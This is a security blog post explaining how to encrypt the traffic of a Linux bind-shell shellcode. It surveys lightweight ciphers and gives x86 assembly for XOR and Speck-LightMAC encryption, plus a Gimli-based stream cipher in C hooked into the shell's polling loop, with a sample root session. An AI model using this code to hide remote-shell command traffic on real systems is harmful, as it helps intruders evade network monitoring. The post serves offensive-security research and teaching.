modexp

Random posts about computer security

Home About

← Shellcode: Synchronous shell for Linux in ARM32 assembly

Windows Process Injection: PROPagate →

Search

Recent Posts

- Windows Process Injection: WordWarping, Hyphentension, AutoCourgette, Streamception, Oleum, ListPlanting, Treepoline
- Shellcode: A reverse shell for Linux in C with support for TLS/SSL
- Windows Process Injection: Print Spooler
- How the Lopht (probably) optimized attack against the LanMan hash.

Shellcode: Encrypting traffic

Posted on August 17, 2018

Introduction

This will be a quick post on using encryption in a Position Independent Code (PIC) that communicates over TCP. I'll be using the synchronous shells for Linux as examples, so just to recap, read the following posts for more details about the shellcodes.

- Shellcode: Synchronous shell for Linux in x86 assembly

- Shellcode: Synchronous shell for Linux in AMD64 assembly
- Shellcode: Synchronous shell for Linux in ARM assembly

You may also wish to look at some of the encryption algorithms mentioned here.

- Shellcode: Encryption Algorithms in ARM Assembly

Disclaimer

I'm neither a cryptographer nor engineer, so what I use in these shellcodes to encrypt TCP traffic should not be used to protect data (obviously).

Protocols and libraries

When we think about cryptographic protocols, our first thought might be Transport Layer Security (TLS), because it's the industry standard for browsing the web securely. One might also consider Secure Shell (SSH) or Internet Protocol Security (IPSec). However, none of these protocols are suitable for resource constrained environments due to the underlying algorithms used. Cryptographic hash functions like SHA-2 and block ciphers like Blowfish were never designed for low resource electronic devices such as Radio-frequency identification (RFID) chips.

In April 2018, NIST initiated a process to standardize lightweight cryptographic algorithms for the IoT industry. This process will take several years to complete, but of course the industry will not wait before then and this will inevitably lead to insecure products being exposed to the internet. Some cryptographers took the initiative and proposed their own protocols using existing algorithms suitable for low resource devices, two of which are BLINKER and STROBE. Libraries suitable for resource constrained environments are LibHydrogen and MonoCypher

Block ciphers

There are many block ciphers, but the 128-bit version of the Advanced Encryption Standard (AES) in Galois Counter Mode (GCM) is probably the most popular for protecting online traffic. Even though AES-128 can be implemented in 205 bytes of x86 assembly, there are alternatives that might be more ideal for a shellcode. The following table lists a number of block ciphers that were examined. They are in no particular order.

Cipher	Block (bits)	Key (bits)	x86 assembly (bytes)
Speck	64	128	64
XTEA	64	128	72
Chaskey	128	128	89
CHAM	128	128	128
SIMECK	64	128	97
RoadRunneR	64	128	142
AES	128	128	205
RC5	64	128	120
RC6	128	256	168
NOEKEON	128	128	152

LEA	128	128	136

There's a good selection of ciphers there, but they still require a mode of encryption like Counter (CTR) and authentication. The most suitable Message Authentication Code (MAC) is LightMAC because it can use the same block cipher used for encryption.

Stream ciphers

Another popular combination of algorithms for authenticated encryption as an alternative to AES-GCM is ChaCha20 and Poly1305, but an implementation of ChaCha20 is ~200 bytes while Poly1305 is ~330 bytes. Although Poly1305 is more compact than HMAC-SHA2, it's still too much.

Permutation functions

If you spend enough time examining various cryptographic algorithms, you eventually realize a cryptographic permutation function is all that's required to construct stream ciphers, block ciphers, authenticated modes of encryption, cryptographic hash functions and random number generators. The following table lists three functions that were examined.

Function	State (bits)	x86 assembly (bytes)
Gimli	384	112
Xoodoo	384	186
Keccak-f[200,18]	200	210


From this, Gimli was selected to be used for encryption, simply because it was the smallest of the three and can be used to construct everything required to encrypt traffic.

XOR Cipher

Just for fun, let's implement a simple XOR operation of the data stream. Below is a screenshot of some commands sent from a windows VM to a Linux VM running the shellcode without any encryption.

```
[ Server/Client for encrypted PIC v0.1
[ binding to 0.0.0.0:1234
[ listening for connections
[ waiting for connections on 0.0.0.0:1234
[ connection from 192.168.0.19:40512

uname -a
Linux nostromo 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64 GNU/Linux
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
date
Fri Aug 17 14:57:12 BST 2018
exit
[ cleaning up
```

Capturing the traffic between the two hosts, we see the following in the TCP stream.



```
uname -a
Linux nostromo 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64 GNU/Linux
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
date
Fri Aug 17 14:57:12 BST 2018
exit
```


Add a small bit of code to the x86 assembly shellcode to perform an 8-bit XOR operation.

```
;
        ; read(r, buf, BUFSIZ, 0);
        xor     esi, esi            ; esi = 0
        mov     ecx, edi            ; ecx = buf
        cdq                         ; edx = 0
        mov     dl, BUFSIZ          ; edx = BUFSIZ
        push    SYS_read            ; eax = SYS_read
        pop     eax
        int     0x80

        ; encrypt/decrypt buffer
        pushad
        xchg    eax, ecx
xor_loop:
        xor     byte[eax+ecx-1], XOR_KEY
        loop    xor_loop
        popad

        ; write(w, buf, len);
        xchg    eax, edx            ; edx = len
        mov     al, SYS_write
        pop     ebx                 ; s or in[1]
        int     0x80
        jmp     poll_wait
```

Performing the same commands in a new session, it's no longer readable. I'm using a hexdump here because it's easier to visualize when a command is sent and when the results are received.

```
    00000000  38 23 2c 20 28 6d 60 2c  47                        8#, (m`, G
00000000  01 24 23 38 35 6d 23 22  3e 39 3f 22 20 22 6d 79  .$#85m#" >9?" "my
00000010  63 74 63 7d 60 79 60 2c  20 29 7b 79 6d 6e 7c 6d  ctc}`y`,  ){ymn|m
00000020  1e 00 1d 6d 09 28 2f 24  2c 23 6d 79 63 74 63 7b  ...m.(/$ ,#myctc{
00000030  78 60 7e 66 29 28 2f 74  38 7c 6d 65 7f 7d 7c 7a  x`~f)(/t 8|me.}|z
00000040  60 7c 7f 60 7f 7e 64 6d  35 75 7b 12 7b 79 6d 0a  `|.`.~dm 5u{.{ym.
00000050  03 18 62 01 24 23 38 35  47                       ..b.$#85 G
    00000009  3a 25 22 2c 20 24 47                               :%", $G
00000059  3f 22 22 39 47                                    ?""9G
    00000010  24 29 47                                           $)G
0000005E  38 24 29 70 7d 65 3f 22  22 39 64 6d 2a 24 29 70  8$)p}e?" "9dm*$)p
0000006E  7d 65 3f 22 22 39 64 6d  2a 3f 22 38 3d 3e 70 7d  }e?""9dm *?"8=>p}
0000007E  65 3f 22 22 39 64 47                              e?""9dG
    00000013  29 2c 39 28 47                                     ),9(G
00000085  0b 3f 24 6d 0c 38 2a 6d  7c 7a 6d 7c 78 77 7d 78  .?$m.8*m |zm|xw}x
00000095  77 7e 75 6d 0f 1e 19 6d  7f 7d 7c 75 47           w~um...m .}|uG
    00000018  28 35 24 39 47                                     (5$9G
```

Of course, an 8-bit key is insufficient to defend against recovery of the plaintext, and the following screenshot shows Cyberchef brute forcing the key.



Speck and LightMAC

Initially, I used the following code for authenticated encryption of packets. It uses Encrypt-then-MAC (EtM), that is supposed to be more secure than other approaches; MAC-then-Encrypt (MtE) or Encrypt-and-MAC (E&M)

```
bits 32

%define SPECK_RNDS    27
%define N              8
%define K             16
; *****************************************
; Light MAC parameters based on SPECK64-128
;
; N = 64-bits
; K = 128-bits
;
%define COUNTER_LENGTH N/2  ; should be <= N/2
%define BLOCK_LENGTH   N  ; equal to N
%define TAG_LENGTH     N  ; >= 64-bits && <= N
%define BC_KEY_LENGTH  K  ; K

%define ENCRYPT_BLK speck_encrypt
%define GET_MAC lightmac
%define LIGHTMAC_KEY_LENGTH BC_KEY_LENGTH*2 ; K*2

%define k0 edi
%define k1 ebp
%define k2 ecx
%define k3 esi

%define x0 ebx
```

```
%define x1 edx

; esi = IN data
; ebp = IN key

speck_encrypt:
      pushad

      push    esi             ; save M

      lodsd                   ; x0 = x->w[0]
      xchg    eax, x0
      lodsd                   ; x1 = x->w[1]
      xchg    eax, x1

      mov     esi, ebp        ; esi = key
      lodsd
      xchg    eax, k0         ; k0 = key[0]
      lodsd
      xchg    eax, k1         ; k1 = key[1]
      lodsd
      xchg    eax, k2         ; k2 = key[2]
      lodsd
      xchg    eax, k3         ; k3 = key[3]
      xor     eax, eax        ; i = 0
spk_el:
      ; x0 = (ROTR32(x0, 8) + x1) ^ k0;
      ror     x0, 8
      add     x0, x1
      xor     x0, k0
      ; x1 = ROTL32(x1, 3) ^ x0;
      rol     x1, 3
```

```
        xor     x1, x0
        ; k1 = (ROTR32(k1, 8) + k0) ^ i;
        ror     k1, 8
        add     k1, k0
        xor     k1, eax
        ; k0 = ROTL32(k0, 3) ^ k1;
        rol     k0, 3
        xor     k0, k1
        xchg    k3, k2
        xchg    k3, k1
        ; i++
        inc     eax
        cmp     al, SPECK_RNDS
        jnz     spk_el

        pop     edi
        xchg    eax, x0        ; x->w[0] = x0
        stosd
        xchg    eax, x1        ; x->w[1] = x1
        stosd
        popad
        ret

; edx = IN len
; ebx = IN msg
; ebp = IN key
; edi = OUT tag
lightmac:
        pushad
        mov      ecx, edx
        xor      edx, edx
        add      ebp, BLOCK_LENGTH + BC_KEY_LENGTH
```

```
        pushad                   ; allocate N-bytes for M
        ; zero initialize T
        mov     [edi+0], edx     ; t->w[0] = 0;
        mov     [edi+4], edx     ; t->w[1] = 0;
        ; while we have msg data
lmx_l0:
        mov     esi, esp         ; esi = M
        jecxz   lmx_l2           ; exit loop if msglen == 0
lmx_l1:
        ; add byte to M
        mov     al, [ebx]        ; al = *data++
        inc     ebx
        mov     [esi+edx+COUNTER_LENGTH], al
        inc     edx              ; idx++
        ; M filled?
        cmp     dl, BLOCK_LENGTH - COUNTER_LENGTH
        ; --msglen
        loopne  lmx_l1
        jne     lmx_l2
        ; add S counter in big endian format
        inc     dword[esp+_edx]; ctr++
        mov     eax, [esp+_edx]
        ; reset index
        cdq                      ; idx = 0
        bswap   eax              ; m.ctr = SWAP32(ctr)
        mov     [esi], eax
        ; encrypt M with E using K1
        call    ENCRYPT_BLK
        ; update T
        lodsd                    ; t->w[0] ^= m.w[0];
        xor     [edi+0], eax
        lodsd                    ; t->w[1] ^= m.w[1];
```

```
        xor     [edi+4], eax
        jmp     lmx_l0          ; keep going
lmx_l2:
        ; add the end bit
        mov     byte[esi+edx+COUNTER_LENGTH], 0x80
        xchg    esi, edi        ; swap T and M
lmx_l3:
        ; update T with any msg data remaining
        mov     al, [edi+edx+COUNTER_LENGTH]
        xor     [esi+edx], al
        dec     edx
        jns     lmx_l3
        ; advance key to K2
        add     ebp, BC_KEY_LENGTH
        ; encrypt T with E using K2
        call    ENCRYPT_BLK
        popad                   ; release memory for M
        popad                   ; restore registers
        ret

; IN: ebp = global memory, edi = msg, ecx = enc flag, edx = msglen
; OUT: -1 or length of data encrypted/decrypted
encrypt:
        push    -1
        pop     eax             ; set return value to -1
        pushad
        lea     ebp, [ebp+@ctx] ; ebp crypto ctx
        mov     ebx, edi        ; ebx = msg
        pushad                  ; allocate 8-bytes for tag+strm
        mov     edi, esp        ; edi = tag
        ; if (enc) {
        ;   verify tag + decrypt
```

```
        jecxz   enc_l0
        ; msglen -= TAG_LENGTH;
        sub     edx, TAG_LENGTH
        jle     enc_l5         ; return -1 if msglen <= 0
        mov     [esp+_edx], edx
        ; GET_MAC(ctx, msg, msglen, mac);
        call    GET_MAC
        ; memcmp(mac, &msg[msglen], TAG_LENGTH)
        lea     esi, [ebx+edx] ; esi = &msg[msglen]
        cmpsd
        jnz     enc_l5         ; not equal? return -1
        cmpsd
        jnz     enc_l5         ; ditto
        ; MACs are equal
        ; zero the MAC
        xor     eax, eax
        mov     [esi-4], eax
        mov     [esi-8], eax
  enc_l0:
        mov     edi, esp
        test    edx, edx       ; exit if (msglen == 0)
        jz      enc_lx
        ; memcpy (strm, ctx->e_ctr, BLOCK_LENGTH);
        mov     esi, [esp+_ebp]; esi = ctx->e_ctr
        push    edi
        movsd
        movsd
        mov     ebp, esi
        pop     esi
        ; ENCRYPT_BLK(ctx->e_key, &strm);
        call    ENCRYPT_BLK
        mov     cl, BLOCK_LENGTH
```

```
        ; r=(len > BLOCK_LENGTH) ? BLOCK_LENGTH : len;
enc_l2:
        lodsb                   ; al = *strm++
        xor     [ebx], al       ; *msg ^= al
        inc     ebx             ; msg++
        dec     edx
        loopnz  enc_l2          ; while (!ZF && --ecx)
        mov     cl, BLOCK_LENGTH
enc_l3:                         ; do {
        ; update counter
        mov     ebp, [esp+_ebp]
        inc     byte[ebp+ecx-1]
        loopz   enc_l3          ; } while (ZF && --ecx)
        jmp     enc_l0
enc_lx:
        ; encrypting? add MAC of ciphertext
        dec     dword[esp+_ecx]
        mov     edx, [esp+_edx]
        jz      enc_l4
        mov     edi, ebx
        mov     ebx, [esp+_ebx]
        mov     ebp, [esp+_ebp]
        ; GET_MAC(ctx, buf, buflen, msg);
        call    GET_MAC
        ; msglen += TAG_LENGTH;
        add     edx, TAG_LENGTH
enc_l4:
        ; return msglen;
        mov     [esp+32+_eax], edx
enc_l5:
        popad
```

```
        popad
        ret
```

This works of course, but it requires a protocol. The receiver needs to know in advance how much data is being sent before it can authenticate the data. The encrypted length needs to be sent first, followed by the encrypted data. That'll work, but hangon! this is a shellcode! Why so complicated? Let's just use RC4! Let's not!

Gimli

In an attempt to replicate the behaviour of RC4 using Gimli, I wrote the following bit of code. The permute function is essentially Gimli.

```
#define R(v,n)(((v)>>(n))|((v)<<(32-(n))))
#define F(n)for(i=0;i<n;i++)
#define X(a,b)(t)=(s[a]),(s[a])=(s[b]),(s[b])=(t)

void permute(void*p){
  uint32_t i,r,t,x,y,z,*s=p;

  for(r=24;r>0;--r){
    F(4)
      x=R(s[i],24),
      y=R(s[4+i],9),
      z=s[8+i],
      s[8+i]=x^(z+z)^((y&z)*4),
      s[4+i]=y^x^((x|z)*2),
```

```
        s[i]=z^y^((x&y)*8);
      t=r&3;
      if(!t)
        X(0,1),X(2,3),
        *s^=0x9e377900|r;
      if(t==2)X(0,2),X(1,3);
    }
  }

  typedef struct _crypt_ctx {
      uint32_t idx;
      int      fdr, fdw;
      uint8_t  s[48];
      uint8_t  buf[BUFSIZ];
  } crypt_ctx;

  uint8_t gf_mul(uint8_t x) {
      return (x << 1) ^ ((x >> 7) * 0x1b);
  }

  // initialize crypto context
  void init_crypt(crypt_ctx *c, int r, int w, void *key) {
      int i;

      c->fdr = r; c->fdw = w;

      for(i=0;i<48;i++) {
        c->s[i] = ((uint8_t*)key)[i % 16] ^ gf_mul(i);
      }
      permute(c->s);
      c->idx = 0;
  }
```

```
// encrypt or decrypt buffer
void crypt(crypt_ctx *c) {
    int i, len;

    // read from socket or stdout
    len = read(c->fdr, c->buf, BUFSIZ);

    // encrypt/decrypt
    for(i=0;i<len;i++) {
      if(c->idx >= 32) {
        permute(c->s);
        c->idx = 0;
      }
      c->buf[i] ^= c->s[c->idx++];
    }
    // write to socket or stdin
    write(c->fdw, c->buf, len);
}
```

To use this in the Linux shell, we declare two seperate crypto contexts for input and output along with a 128-bit static key.

```
// using a static 128-bit key
    crypt_ctx         *c, c1, c2;

    // echo -n top_secret_key | openssl md5 -binary -out key.bin
    // xxd -i key.bin
```

```
        uint8_t key[] = {
          0x4f, 0xef, 0x5a, 0xcc, 0x15, 0x78, 0xf6, 0x01,
          0xee, 0xa1, 0x4e, 0x24, 0xf1, 0xac, 0xf9, 0x49 };
```

Before entering the main polling loop, we need to initialize each context with a read and write file descriptor. This helps save a bit on code. This could be inlined when adding a descriptor to monitor.

```
//
        // c1 is for reading from socket and writing to stdin
        init_crypt(&c1, s, in[1], key);

        // c2 is for reading from stdout and writing to socket
        init_crypt(&c2, out[0], s, key);

        // now loop until user exits or some other error
        for (;;) {
          r = epoll_wait(efd, &evts, 1, -1);

          // error? bail out
          if (r<=0) break;

          // not input? bail out
          if (!(evts.events & EPOLLIN)) break;

          fd = evts.data.fd;

          c = (fd == s) ? &c1 : &c2;
```

```
        crypt(c);
    }
```

Summary

Recovery of the shellcode would lead to recovery of the plaintext since it uses a static key for encryption. To prevent this, one would need to use a key exchange protocol like Diffie-Hellman. 😃

Share this:

Twitter Facebook

Like

2 bloggers like this.

Related

Shellcode: A reverse shell for Linux in C with support for TLS/SSL
In "assembly"

Shellcode: Synchronous shell for Linux in x86 assembly
In "assembly"

Shellcode: Synchronous shell for Linux in ARM32 assembly
In "arm"

This entry was posted in arm, assembly, cryptography, linux, programming, security, shellcode and tagged amd64, arm, shellcode, x86. Bookmark the permalink.

← Shellcode: Synchronous shell for Linux in ARM32 assembly

Windows Process Injection: PROPagate →

Leave a Reply

Enter your comment here...

modexp

Blog at WordPress.com.